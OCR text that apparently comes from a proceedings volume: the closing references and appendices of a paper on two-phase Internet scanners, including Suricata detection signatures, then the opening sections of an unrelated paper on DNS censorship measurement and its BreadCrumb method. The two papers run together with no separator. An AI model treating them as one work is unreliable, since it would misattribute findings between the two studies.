[5] K. Benson, A. Dainotti, K. Claffy, A.C. Snoeren, and M. Kallitsis. Leveraging Internet Background Radiation for Opportunistic Network Analysis. In *Proc. of ACM IMC*, pages 423–436, New York, NY, USA, 2015. ACM.

[6] A. Blaise, M. Bouet, V. Conan, and S. Secci. Detection of zero-day attacks: An unsupervised port-based approach. *Computer Networks*, 180:107391, Oct 2020.

[7] M.L. Bringer, C.A. Chelmecki, and H. Fujinoki. A Survey: Recent Advances and Future Trends in Honeypot Research. *IJCNIS*, 4(10):63–75, Sep 2012.

[8] CAIDA UCSD. AS Classification Dataset, 2020. https://www.caida.org/data/as-classification.

[9] M. Casado, T. Garfinkel, W. Cui, V. Paxson, and S. Savage. Opportunistic Measurement: Extracting Insight from Spurious Traffic. In *Proc. of HotNets*, New York, NY, USA, Nov 2005. ACM.

[10] Joao Ceron, Christian Scholten, Aiko Pras, and Jair Santanna. MikroTik Devices Landscape, Realistic Honeypots, and Automated Attack Classification. In *Proc. of IEEE/IFIP NOMS*, pages 1–9. IEEE, Apr 2020.

[11] D. Charousset, R. Hiesgen, and T.C. Schmidt. Revisiting Actor Programming in C++. *Computer Languages, Systems & Structures*, 45:105–131, Apr 2016.

[12] A. Dainotti, K. Benson, A. King, K. Claffy, M. Kallitsis, E. Glatz, and X. Dimitropoulos. Estimating Internet Address Space Usage Through Passive Measurements. *SIGCOMM CCR*, 44(1):42–49, Dec 2013.

[13] A. Dainotti, A. King, K. Claffy, F. Papale, and A. Pescapè. Analysis of a "/0" Stealth Scan from a Botnet. *IEEE/ACM ToN*, 23(2):341–354, Apr 2015.

[14] G. DeCandia, D. Hastorun, M. Jampani, et al. Dynamo: Amazon's Highly Available Key-Value Store. *SIGOPS OSR*, 41(6):205–220, Dec 2007.

[15] Z. Durumeric, M. Bailey, and J. Halderman. An Internet-Wide View of Internet-Wide Scanning. In *Proc. of USENIX Security Symposium*, pages 65–78, 2014.

[16] Z. Durumeric, E. Wustrow, and J. Halderman. ZMap: Fast Internet-Wide Scanning and its Security Applications. In *Proc. of USENIX Security Symposium*, pages 605–620. USENIX, Aug 2013.

[17] Digital Element. NetAcuity Edge. https://www.digitalelement.com/solutions/ip-location-targeting/netacuity-edge/.

[18] Álvaro Feal et al. Blocklist Babel: On the Transparency and Dynamics of Open Source Blocklisting. *IEEE TNSM*, 18(2):1334–1349, Apr 2021.

[19] Open Information Security Foundation. Suricata | Open Source IDS / IPS / NSM engine. Website, Oct 2020. https://suricata-ids.org/.

[20] Xinwen Fu et al. On Recognizing Virtual Honeypots and Countermeasures. In *2nd IEEE Intern. Symp. on Depend., Auton. and Secure Comp.*, pages 211–218, 2006.

[21] V. Ghiette, N. Blenn, and C. Doerr. Remote Identification of Port Scan Toolchains. In *Proc of IFIP NTMS*, pages 1–5, 2016.

[22] Robert Grahahm. Masscan: the entire Internet in 3 minutes. Blog post, Errata Security, Sep 2013. https://blog.erratasec.com/2013/09/masscan-entire-internet-in-3-minutes.html.

[23] Robert Graham. MASSCAN, Jul 2013. https://github.com/robertdavidgraham/masscan.

[24] GreyNoise. IP Lookup API. https://greynoise.io.

[25] H. Griffioen and C. Doerr. Discovering Collaboration: Unveiling Slow, Distributed Scanners based on Common Header Field Patterns. In *Proc. of IEEE/IFIP NOMS*, pages 1–9, Piscataway, NJ, USA, Apr 2020. IEEE Press.

[26] Hwanjo Heo and Seungwon Shin. Who is Knocking on the Telnet Port: A Large-Scale Empirical Study of Network Scanning. In *Proc. of ASIACCS*, pages 625–636, New York, NY, USA, 2018. ACM.

[27] Liz Izhikevich, Renata Teixeira, and Zakir Durumeric. LZR: Identifying Unexpected Internet Services. In *Proc. of USENIX Security Symposium*, pages 3111–3128. USENIX, Aug 2021.

[28] C. Jin, H. Wang, and K.G. Shin. Hop-Count Filtering: An Effective Defense against Spoofed DDoS Traffic. In *Proc of CCS*, pages 30–41, NY, USA, 2003. ACM.

[29] M. Jonker, A. King, J. Krupp, C. Rossow, A. Sperotto, and A. Dainotti. Millions of targets under attack: A macroscopic characterization of the dos ecosystem. In *Proc. of ACM IMC*, pages 100–113, NY, USA, 2017.

[30] D. Kaminsky. Paketto Simplified (1.0). Blog post, Nov 2002. https://dankaminsky.com/2002/11/18/77/.

[31] D. Karger, E. Lehman, F. Leighton, R. Panigrahy, M. Levine, and D. Lewin. Consistent Hashing and Random Trees: Distributed Caching Protocols for Relieving Hot Spots on the World Wide Web. In *Proc. of the 29th ACM STOC*, pages 654–663. ACM, May 1997.

[32] C. Kreibich, N. Weaver, C. Kanich, W. Cui, and V. Paxson. GQ: Practical Containment for Measuring Modern Malware Systems. In *Proc. of ACM IMC*, pages 397–412, NY, USA, Nov 2011. ACM.

[33] John Kristoff. DataPlane.org, 2021. https://dataplane.org/.

[34] Marc Kührer, Thomas Hupperich, Christian Rossow, and Thorsten Holz. Hell of a Handshake: Abusing TCP for Reflective Amplification DDoS Attacks. In *8th USENIX WOOT*, San Diego, CA, Aug 2014. USENIX.

[35] Robert E. Lee, Jack C. Louis, and Anthony de Almeida Lopes. Introducing Unicornscan. Riding the Unicorn. In *DEF CON 13*, https://www.defcon.org/html/links/dc-archives/dc-13-archive.html, Jul 2005.

[36] Yassine Lemmou, Jean-Louis Lanet, and El Mamoun Souidi. A behavioural in-depth analysis of ransomware infection. *IET Inf. Secur.*, 15(1):38–58, Jan 2021.

[37] V.G. Li, M. Dunn, P. Pearce, D. McCoy, G.M. Voelker, Stefan S., and Kirill L. Reading the Tea Leaves: A Comparative Analysis of Threat Intelligence. In *Proc. of USENIX Security Symposium*, pages 851–867, USA, 2019. USENIX.

[38] Jack C. Louis. Unicornscan, Oct 2004. https://sourceforge.net/projects/osace/files/unicornscan/.

[39] Matthew Luckie. Scamper: A Scalable and Extensible Packet Prober for Active Measurement of the Internet. In *Proc. of ACM IMC*, pages 239–245, New York, NY, USA, Nov 2010. ACM.

[40] MalwareWorld. suspiciousIPs, 2021. https://www.malwareworld.com.

[41] Marcin Nawrocki, Mattijs Jonker, Thomas C. Schmidt, and Matthias Wählisch. The Far Side of DNS Amplification: Tracing the DDoS Attack Ecosystem from the Internet Core. In *Proc. of ACM Internet Measurement Conference (IMC)*, New York, 2021. ACM.

[42] Marcin Nawrocki, Matthias Wählisch, Thomas C. Schmidt, Christian Keil, and Jochen Schönfelder. A Survey on Honeypot Software and Data Analysis. *arXiv preprint arXiv:1608.06249*, 2016.

[43] netlab. The mostly dead mozi and its' lingering bots, Aug 2021. https://blog.netlab.360.com/the-mostly-dead-mozi-and-its-lingering-bots/.

[44] pallebone. BlockIP, 2021. https://github.com/pallebone/StrictBlockPAllebone.

[45] Ruoming Pang, Vinod Yegneswaran, Paul Barford, Vern Paxson, and Larry Peterson. Characteristics of Internet Background Radiation. In *Proc. of ACM IMC*, pages 27–40, New York, NY, USA, 2004. ACM.

[46] The ZMap Project. ZGrab 2.0 Module implementation for HTTP(S)., Jul 2020. https://github.com/zmap/zgrab2/blob/76d09b59c5ec1b20fcc0a172d84df99802865250/modules/http/scanner.go#L46.

[47] Niels Provos. A Virtual Honeypot Framework. In *Proc. of USENIX Security Symposium*, pages 1–14, San Diego, CA, Aug 2004. USENIX.

[48] Philipp Richter and Arthur Berger. Scanning the Scanners: Sensing the Internet from a Massively Distributed Network Telescope. In *Proc. of ACM IMC*, pages 144–157, New York, NY, USA, 2019. ACM.

[49] Subin Siby. Default TTL (Time To Live) Values of Different OS, 2014. https://subinsb.com/default-device-ttl-values.

[50] Avast Software s.r.o. The return of the Mirai botnet, Nov 2020. https://blog.avast.com/return-of-mirai-botnet-avast.

[51] S. Torabi, E. Bou-Harb, C. Assi, et al. Inferring and Investigating IoT-Generated Scanning Campaigns Targeting A Large Network Telescope. *IEEE TDSC*, pages 1–17, 2020.

[52] Joni Uitto, Sampsa Rauti, Samuel Laurén, and Ville Leppänen. A Survey on Anti-honeypot and Anti-introspection Methods. In Álvaro Rocha et al., editors, *Recent Advances in Information Systems and Technologies*, pages 125–134, Cham, 2017. Springer.

[53] New Zealand University of Waikato, Hamilton. Libtrace, Jun 2021. https://github.com/LibtraceTeam/libtrace.

[54] URLhaus. https://urlhaus.abuse.ch/, 2021.

[55] VirusTotal. VirusTotal, Jan 2021. https://www.virustotal.com/.

[56] M. Vrable, J. Ma, J. Chen, D. Moore, E. Vandekieft, A.C. Snoeren, G.M. Voelker, and S. Savage. Scalability, Fidelity, and Containment in the Potemkin Virtual Honeyfarm. In *Proc. of ACM SOSP*, pages 148–162, NY, USA, Oct 2005. ACM.

[57] Matthias Wählisch, Sebastian Trapp, Christian Keil, Jochen Schönfelder, Thomas C. Schmidt, and Jochen Schiller. First Insights from a Mobile Honeypot. *SIGCOMM CCR*, 42(4):305–306, Aug 2012.

[58] E. Wustrow, M. Karir, M. Bailey, F. Jahanian, and G. Huston. Internet Background Radiation Revisited. In *Proc. of ACM IMC*, pages 62–74, NY, USA, 2010. ACM.

A Ethical Considerations

We take precautions to avoid that Spoki acts as a TCP reflector or amplifier for attacks [34]: (*i*) Spoki packets are small, (*ii*) Spoki does not retransmit packets, and (*iii*) Spoki does not queue up probe requests to the same host-port combination.

B Two-phase Scanners Monitored at EU Telescope

We observe the same amount of sources at our Telescope in the EU compared to our telescope located in the US (compare Figure 18 with Figure 7).

Table 5: Top-5 scan ports during the last 16 years, measured at our telescopes and compared to related work, which does not distinguish between two- and one-phase scanners.

Pre-ZMap era		ZMap release in 2013 enabled easy two-phase scanning			
2004 [45]	2010 [58]	2014 [15]	2018 [26]	2020 (two-phase)	2020 (one-phase)
HTTP (80)	SMB-IP (445)	SMB-IP (445)	Telnet (23)	Telnet (23)	SMB-IP (445)
NetBIOS (135)	NetBIOS (139)	ICMP Ping	MS-SQL (1433)	HTTP (81)	Telnet (23)
NetBIOS (139)	eMule (4662)	SSH (20)	Netis-vuln (53413)	MS SQL (1433)	RDP (3389)
DameWare (6129)	HTTP (80)	HTTP (80)	SSH (22)	HTTP (7547)	SSH (22)
MyDoom (3127)	NetBIOS (135)	RDP (3389)	HTTP (80)	HTTP (80)	Unassigned (43344)




Figure 18: Share of observed two-phase sources collected in the EU.

C Evolution of Scan Ports

The evolution of the top-5 service scans over the last 16 years is summarized in Table 5.

D Integrating Spoki into a Real-Time Intrusion Prevention System

In addition to our real-time measurement platform, we also contribute signatures for Suricata [19], a scalable intrusion detection system. This integration allows to inspect the traffic of any actively used network (*i.e.,* not a telescope) for incoming two-phase scans. Please note that these rules can be easily modified to not only *alert* but also *drop* such scans, which effectively protects the respective network in real-time.


Listing 2: Signatures for Suricata which allow for the detection of two-phase scans in actively used networks.

```
pass tcp $HOME_NET any <- $EXTERNAL_NET any
  (msg:"IRREGULAR SYN";
  flags:S,12; ttl:>199; tcp.hdr; bsize:20;
  xbits:set,ir_syn,track ip_pair,expire 10;
  sid:1;)


alert tcp $HOME_NET any <- $EXTERNAL_NET any
  (msg:"TWO PHASE SCANNER";
  flags:S,12; ttl:<200; tcp.hdr; bsize:>20;
  xbits:isset,ir_syn,track ip_pair;
  sid:2;)
```

E Scan Origins

Figure 19 visualizes the share of two-phase events by country over the period of three months, separately for each of our vantage points. Each map indicates the share of the respective events; a higher share results into a darker color.



(a) Collected in the US. Most of the scanners are located in the US or Taiwan, both contribute a bit more than 10%.



(b) Collected in the EU. Most of the scanners are located in the Ukraine, Russia, China, or Poland, all contributing slightly about 10%.

Figure 19: Share of two-phase events by country of source address. The most frequently observed origins differ by vantage point.

Many Roads Lead To Rome: How Packet Headers Influence DNS Censorship Measurement

Abhishek Bhaskar Paul Pearce

Georgia Institute of Technology
{abhaskar, pearce}@gatech.edu

Abstract

Internet censorship is widespread, impacting citizens of hundreds of countries around the world. Recent work has developed techniques that can perform widespread, longitudinal measurements of global Internet manipulation remotely and have focused largely on the scale of censorship measurements with minimal focus on reproducibility and consistency.

In this work we explore the role packet headers (e.g., source IP address and source port) have on DNS censorship. By performing a large-scale measurement study building on the techniques deployed by previous and current censorship measurement platforms, we find that choice of ephemeral source port and local source IP address (e.g., x.x.x.7 vs x.x.x.8) influence routing, which in turn influences DNS censorship. We show that 37% of IPs across 56% ASes measured show some change in censorship behavior depending on source port and local source IP. This behavior is frequently *all-or-nothing*, where choice of header can result in no observable censorship. Such behavior mimics and could be misattributed to geolocation error, packet loss, or network outages. The scale of censorship differences can more than *double* depending on the lowest 3 bits of the source IP address, consistent with known router load balancing techniques. We also observe smaller-scale censorship variation where only a few domains experience censorship differences based on packet parameters. We lastly find that these variations are persistent; packet retries do not control for observed variation. Our results point to the need for methodological changes in future DNS censorship measurement, which we discuss.

1 Introduction

Internet censorship affects hundreds of countries around the world [24, 30, 31, 37]. Despite this prevalence, empirical Internet measurements revealing the scope and behavior of censorship remain comparatively nascent. Recent work has developed techniques that can perform widespread, longitudinal measurements of global Internet manipulation remotely, without requiring the participation of individual users in the countries of interest [30, 31, 37].

Remote measurement methods rely on the construction of measurement packets which are sent through network devices that perform manipulation and censorship. While prior work [24, 30, 31, 37] has focused largely on the scale of censorship measurements—how do we measure as many *things* (i.e., censored domains) as possible—relatively little work exists exploring the reproducibility and consistency of these measurements. More troubling, prior work has identified non-determinism [2, 31, 33, 39] in censorship results, which are typically attributed to issues of load in censorship devices or geographic variations, but without significant understanding of these phenomena.

Unrelated to censorship, Internet routing between endpoints is known to change both over time [1, 5] and based on the construction of the packet [4]. In order to evenly distribute load, routers will examine portions of the IP and TCP/UDP header and send packets on different paths based on those values [4]. Bits of source IP and source port are some of the fields known to cause routing changes [4, 12]. Despite this phenomenon being well known in the *routing* literature, we are unaware of any prior censorship measurement work that has accounted for such routing variations.

Our work explores the intersection of router load balancing based on packet headers (e.g., source IP address and port) and DNS censorship. Our key insight is that the choice of ephemeral source port and local source IP address *within a subnet* (e.g., x.x.x.7 vs x.x.x.8) results in Internet route differences which when combined with country-level Internet censorship apparatuses, change DNS censorship behavior. These routing variations are the result of load balancing done throughout the Internet orthogonal to censorship activities.

Using Chinese DNS censorship [19, 23, 25, 42] as a lens to understand this phenomena, we perform a large-scale measurement study building on the techniques deployed by previous and current censorship measurement platforms [31, 36, 37], augmented with our own measurement methodology to identify and control for packet headers and routing changes.

We find that changes to ephemeral source port and IP address do indeed influence routing, which in turn influences DNS censorship measurement results. We find that 37% of IPs across 56% ASes measured show some change in censorship behavior depending on source port and source IP. We also find that the most common form of variation is *all-or-nothing behavior*, where a source IP or source port either experiences *no* censorship or "expected" censorship activity. Such behavior mimics and could be misattributed to non-determinism,

load shedding, or geolocation errors. The extent of these censorship differences can more than *double* depending on the lowest 3 bits of the source IP address. We document and describe how this bit-level operation is consistent with known router load balancing techniques [11–13]. Further, we observe similar censorship changes based on the lowest 3 bits of the destination IP address. We lastly show smaller-scale censorship variation where only a few domains experience censorship differences. We find that all these variations are persistent; packet retries do not control for these variations.

Our results point to the need to carefully control for IP address and source port selection to ensure the correctness of censorship measurement studies, as well as the need to understand these phenomena when performing localized or longitudinal analysis of the results.

Our contributions include:

- Describing and exploring the impact router load balancing has on DNS censorship measurement.
- Developing BreadCrumb, a measurement methodology and associated tool to quantitatively understand the prevalence of censorship changes due to router load balancing across source port, source IP, and destination IP.
- Demonstrating the methods previous studies have used for DNS censorship measurement are subject to routing-induced censorship differences.
- Finding that router load balancing based on IP address patterns and source port results in observed censorship differences across 37% of measured IPs and 56% measured ASes. We further show these differences can more than double based on the lower 3-bits of source IP.
- Quantifying small-scale censorship measurement differences over a subset of newly censored domains and a subset of destination IPs.
- Providing guidance for future measurement studies to account for this phenomena.

2 Related Work

In the last decade there have been many studies focused on understanding censorship at different scales. Some focus on specific countries, such as China [42], Iran [3,8], Pakistan [26], Russia [34], India [22], Syria [10], and Egypt [6]. Others focus on large scale global measurement [20, 24, 31, 33, 37, 38]. These censorship studies answer various questions like: (1) what is censored? (2) how does the censorship work? (3) how does censorship change over a long time scale? None of these studies have explored the impact of router load balancing resulting from packet source parameters on censorship. *BreadCrumb* explores the consistency of these results and how they change in the face of router load balancing.

Remote Censorship Measurement. Since most censorship systems are deployed in the form of middle-boxes that intercept traffic and perform an action based on it, many studies utilize some form of remote (i.e., outside-in) measurement technique [3, 9, 18, 19, 23, 27, 28, 31, 33, 34, 37, 38, 40, 42] to understand censorship. These outside-in, remote, or external measurements typically involve sending a probe packet containing some content that will trigger censorship behavior towards a vantage within a censored country, and analyzing the results of the responses to understand censorship.

Remote censorship measurement usually takes place at one of the network stack levels: (1) DNS, where mainly manipulation at the DNS level is studied with some auxiliary information [19, 23, 27, 31, 40], (2) TCP, where some form of TCP connection is attempted at a vantage point with some sensitive contents [38]), or (3) some form of hybrid censorship [34, 37]. In any of these cases, the measurement relies on the stability of the path traversed by the packet to obtain consistent results. *BreadCrumb*'s exploration of how remote censorship results change with packet construction is useful in understanding and validating not only all of these studies, but also future studies that make use of these techniques.

Chinese Internet Censorship. There have been many studies that have focused on understanding censorship behavior in China directly [2, 19, 23, 25, 29, 42] or as part of a larger global-scale censorship study [24, 31, 37]. *BreadCrumb* is directly relevant to and builds on the understanding (and in some cases methodology [31]) of these studies, as much of the censorship explored does not account for potential changes based on packet construction.

Network Load Balancing. Router load balancing is prevalent across the Internet. Augustin et al. [5] explored the prevalence of load balancing in the Internet and found that close to 72% of paths traverse through a load balancing router (in 2011). Their earlier work Paris Traceroute [4], explores the contents of a packet that can influence routing. In addition, router documentation [11, 13] indicates the use of various packet parameters like source port, source IP and destination IP to make load balancing routing decisions. Therefore, any censorship measurement techniques that rely on the stability of a network path to obtain accurate results are potentially affected by the choice of input parameters used in the experiment. This is the core problem *BreadCrumb* explores.

Non-Determinism in Censorship Results. Previous work on censorship has observed unstable results or non-determinism that, while referenced, have not been explored in great detail [2,31,33,39,40]. Raman et al. [33] experienced infrequent absences in their results and they speculate this could be caused by routing changes in the path over time (not due to packet construction). Weinberg et al. [40] found varying levels of censorship depending on the origin network and destination of their probes and also speculated the variations could depend on route, but did not analyze further. Wang et al. [39] noticed that among a certain set of client and servers in their measurement, the `TCP RST` employed by the Great Firewall (GFW) was not successful in tearing down the connection

which they presume is caused by load balancing. Pearce et al. [31] also identified variation in censorship within a country. Anonymous [2] observed that changing the destination and port of their injecting packet resulted in different paths resulting in different injecting interfaces, but did not explore the phenomena. *BreadCrumb* presents an opportunity to connect a common thread across the anecdotes and speculated causes of censorship non-determinism, providing specific measurements, understanding, and cause of the phenomena, as well as recommendations for future studies.

3 Method

In this section we describe *BreadCrumb*, our methodology and supporting tool to understand differences in DNS censorship measurement resulting from changes in packet header information (e.g., source IP and source port). We begin by reviewing the problem space and then describe the design considerations of *BreadCrumb* required to explore both routing changes and censorship results. *BreadCrumb* builds on the DNS censorship measurement methodology used by prior studies and systems [31, 36, 37].

We begin by discussing the ethical guidelines and principles we adhered to when developing our methodology and conducting our study. We then explore the design considerations for (1) choosing the destination IPs we perform the experiments on, and (2) choosing the input parameters of the packets we vary. Finally, we describe how given a set of destination IPs and source parameters, we identify routing and censorship changes, and use methodology to develop understanding of how changes in the source parameters influences paths differences and observed censorship behavior.

3.1 Overview

BreadCrumb aims to understand the impact of changing various packet parameters on: (1) the route taken by a DNS probe packet, and (2) observed DNS censorship behavior. It can be leveraged to understand the behavior in a specific country, e.g., China, or in a broader global DNS injection measurement study. Figure 1 presents an overview of *BreadCrumb*.

Previous censorship measurement methodologies focus on obtaining *response* packets and then understanding if they are *correct* [31, 36, 37]. Our goal is different. Namely we need to explore the route taken by packets that result in such censorship. This involves developing our own traceroute measurement methodology that utilizes censorship measurement packets for route discovery. *This distinction is critical as differences in packet header information between censorship measurement packets and traceroute packets could themselves lead to route changes [4]. BreadCrumb* understands this problem and generates traceroute information utilizing censorship measurement packets that ensure the route between traceroute and censorship measurement is unchanged.

Approach. *BreadCrumb* utilizes the core remote DNS censorship measurement methodologies of prior studies [31, 36, 37]. Namely, we send DNS packets from an external measurement vantage point towards IP addresses in a censored region and observe the result. Where *BreadCrumb* differs from prior works is that the goal is not to identify censorship itself but rather observe how changes in the packet header change the censorship measurement results.

A key insight is since *BreadCrumb* is interested in *changes* in censorship based on packet construction, rather than the actual censorship result itself, the challenging [31] problem of detecting if the IP address in a response is correct, is simplified. We further solve this problem by focusing our measurements on *symmetric* DNS censorship, meaning censorship apparatuses that inject responses on both inbound and outbound (from the perspective of the censor) DNS packets. As discussed subsequently, focusing on symmetric censorship aids the scale of our measurements, supports the ethical principles we adhere to (Section 3.2), and simplifies understanding response packets.

We utilize Chinese DNS censorship as a lens for understanding the phenomena of routing-induced censorship changes. We selected China for two reasons: (1) DNS censorship in China is well studied [19, 23, 25, 31, 36, 37, 42], and (2) Chinese DNS censorship is symmetric [23, 31]. This symmetry allows us to develop measurement methodologies that adhere to our ethical guidelines while still replicating the methodologies of previous studies [31, 36, 37].

By leveraging this symmetric behavior and the need to only capture changes in censorship, we can measure DNS censorship by probing *any* IP address in a given network range—we do not need to limit our measurements to actual DNS resolvers, as the censors will inject responses for packets destined for *any* address. To that end we focus our measurements on IP addresses that do not have any open ports observable via Censys [16]. Selecting such IPs allows *any* response observed to be a censorship response (since the destination IP does not respond), and ensures that no subsequent queries are generated by the measured IP addresses. This allows us extensive flexibility in our measurements while also helping to address ethical concerns (Section 3.2).

Building on prior censorship measurement [31, 36, 37] and fixed-path traceroute [4] methodologies, we generate fixed-construction DNS packets for censored domain names. We then vary the source IP address across a `/24` subnet and across source ports while also varying the TTL. This set of packets is then tested against a set of measurement destination IPs. The varying TTLs allows us to reconstruct the routes the packets take, while the varying source IP and source port allow us to discover differences in routes and censorship. Once the measurement packets and responses are collected, we perform analysis to identify routing and censorship differences. We describe this process in more depth subsequently.

Assumptions. *BreadCrumb*'s goal is to identify changes in censorship measurement behavior that results from changes to packet headers. Our goal is not to identify censorship be-




Figure 1: *Overview of* **BreadCrumb**. Our system takes a range of source ports, source IPs, destination IPs, and potentially censored domains, and ultimately identifies changes in censorship behavior due to changes in source IP and source port.

havior but instead to capture differing censorship behavior. We assume that measurement systems vary the source port they send measurement packets from, and the measurement packets may come from a variety of source IP addresses. We also assume that the censorship systems we are measuring inject packets symmetrically to inbound or outbound traffic, regardless of the existence of services on either endpoint.

3.2 Ethics

Our measurement methodology is designed around considering issues of ethics. Measuring Internet censorship carries potential risks. We consider these risks across two axes: (1) if issuing DNS queries for censored domain names via resolvers we do not control could potentially implicate unrelated parties, and (2) if issuing our queries could create load on DNS servers we do not control. We begin to address these issues by limiting our censorship measurement to IP addresses that have no observable open common ports. More specifically we send DNS packets to a closed port that will not respond to us. We also limit our measurements to the minimal volume of IP addresses and domain names we need to ensure our results are representative; our goal is not exhaustive exploration but rather demonstrating the existence of a phenomena in order to improve future studies. Despite these steps to mitigate risk it may still exist. We therefore consider the ethics of performing our experiments based on the structure established by prior studies [30,31], namely considering the ethical guidelines and principles from the Belmont [7] and Menlo [15] reports.

We begin by considering the principle of *justice*. Justice encompasses the notion that those who bear the risk of an experiment should also be those who would benefit from it. The direct beneficiaries of *BreadCrumb* are broad and include policy makers, censorship measurement researchers, and circumvention tool designers. Improvements across each of these fronts will in turn directly benefit those who potentially bear the risk of these experiments.

We next consider *respect for persons*, a principle which aims to protect humans as autonomous decision makers. Respect for persons can be misinterpreted as informed consent [31]. Rather Salganik describes this principle as "some consent for most things [35]." While we aim to respect this principle by limiting which IPs we measure, for our study it is impractical to obtain the consent of the owners of each IP address which may or may not be in use, turning our attention to our next principle.

Given that we cannot obtain informed consent, we look to *beneficence*. Beneficence weighs the benefit of performing research versus its inherent risk. Beneficence does not attempt to eliminate risk, rather it seeks to reduce it. We rely heavily on beneficence both by the selection of IP addresses that do not have commonly open ports as well as limiting the extent of what we measure to representative IPs and domains. We note, as have other studies [31], that there are diminishing returns on exhaustive measurements, and these returns likely do not justify the given risk. We also note our methodology of using exclusively IPs that are *not* resolvers is a significant departure (and reduction in risk) from prior methodologies.

Lastly, we consider *respect for law and public interest*. This can be considered the natural extension of beneficence to all stakeholders [31], not just the subject of an experiment. Considering the potential increase in DNS query load caused by censorship measurements falls under this principle. We address this principle both by limiting *what* we measure (IPs and domains) but also by significantly limiting our query rate. The only increased load in our measurements would be similar to that of Internet scans of a closed port.

3.3 Building and Deploying *BreadCrumb*

Conceptually the problem of identifying censorship changes due to routing can be broken down into several distinct tasks: input generation, packet generation, and analysis. Practically, the problems of analysis and packet generation are iterative to address packet loss and short-term routing fluctuations (discussed further in Section 3.3.3). Figure 1 shows an overview of *BreadCrumb* broken down by these tasks. We now describe each task in further depth.

3.3.1 Task 1: Input Generation

Input generation can be broken down around the sub-tasks of selecting destination IPs in a given region to explore, identifying domain names to look for censorship changes across, and selecting source IPs and ports to run the experiments over. This process is shown in component 1 in Figure 1.

Selecting Destination IPs. To obtain a comprehensive view of routing and censorship changes, we need to identify an extensive set of geographically distributed vantage points inside the region or country of interest. This problem is a direct analog to the problem of vantage selection when conducting remote measurements in prior studies [30,31,36,37]. Our goal is to understand how changes in packet construction can influence censorship measurement results, therefore we replicate the destination IP selection methods of prior studies [31,36] to the extent possible.

BreadCrumb begins by utilizing the Censys [16] system to identify all open DNS resolvers within a given region. For the purposes of this study, that is China. [1] By further leveraging Censys we then select another IP address on the same /24 subnet as the open resolvers that has *no known open ports*, including port 53 (DNS) not being open. We perform additional filtration and verification of the experimental IPs each time before they are used to address stale data and churn, while also ensuring Censys correctness. Before and during each experiment we send out DNS requests to each destination for known uncensored domains (i.e., `example.com`, `afekv.com` [2]) and if we obtain any responses to these requests, we discontinue use of that IP for any experiment (explained further in Section 3.3.3).

The benefit of selecting a "non responsive" IP in the same subnet as a vantage point is twofold. First, this method keeps with our ethical principles (Section 3.2) by limiting risk as much as possible—our queries elicit no responses from the destination IP, and the destination IPs do not in turn issue subsequent queries. Second, any DNS responses we receive should be the result of censorship, thus simplifying analysis. From this list of viable candidate destination addresses we randomly sample weighting by the autonomous system in an effort to obtain network diversity. The number of IPs selected varies and is kept as low as possible based on the experiment. This is discussed further in Section 4.

Identifying Domains to Query. Similar to the selection of destination IPs, we attempt to replicate the domain selection methodology of prior studies [30,31,37]. We focus on measuring changes in censorship to domain names from the Citizen Lab Block List (CLBL) [14]. Since our goal is discovering routing induced censorship changes and not studying comprehensive censor behavior, we select a minimum sample of domains from each category for our measurements that focus on domain scale. For other experiments that focus on routing instead of changes in censorship we use 2 well known uncensored domains (i.e., `example.com`, `afekv.com`). Section 4 provides per-experiment domain selection details.

Selecting Source IPs and Ports. The hypothesis *BreadCrumb* seeks to explore is if the selection of source IP address or source port ultimately impacts the form of remote vantage point censorship measurement utilized by previous studies [30,31,36,37]. To explore this hypothesis *BreadCrumb* selects source IPs at random from a research /24 IPv4 address range. *BreadCrumb* also selects source ports at random from the ephemeral port range. The number of IPs/ports selected depends on the experiment as discussed in Section 4.

3.3.2 Task 2: Packet Generation

BreadCrumb seeks to understand two interconnected phenomena both related to the construction of packets. First *BreadCrumb* aims to understand how packet construction influences routing in scenarios similar to previous studies. Second, *BreadCrumb* needs to understand how those changes in route map to changes in censorship.

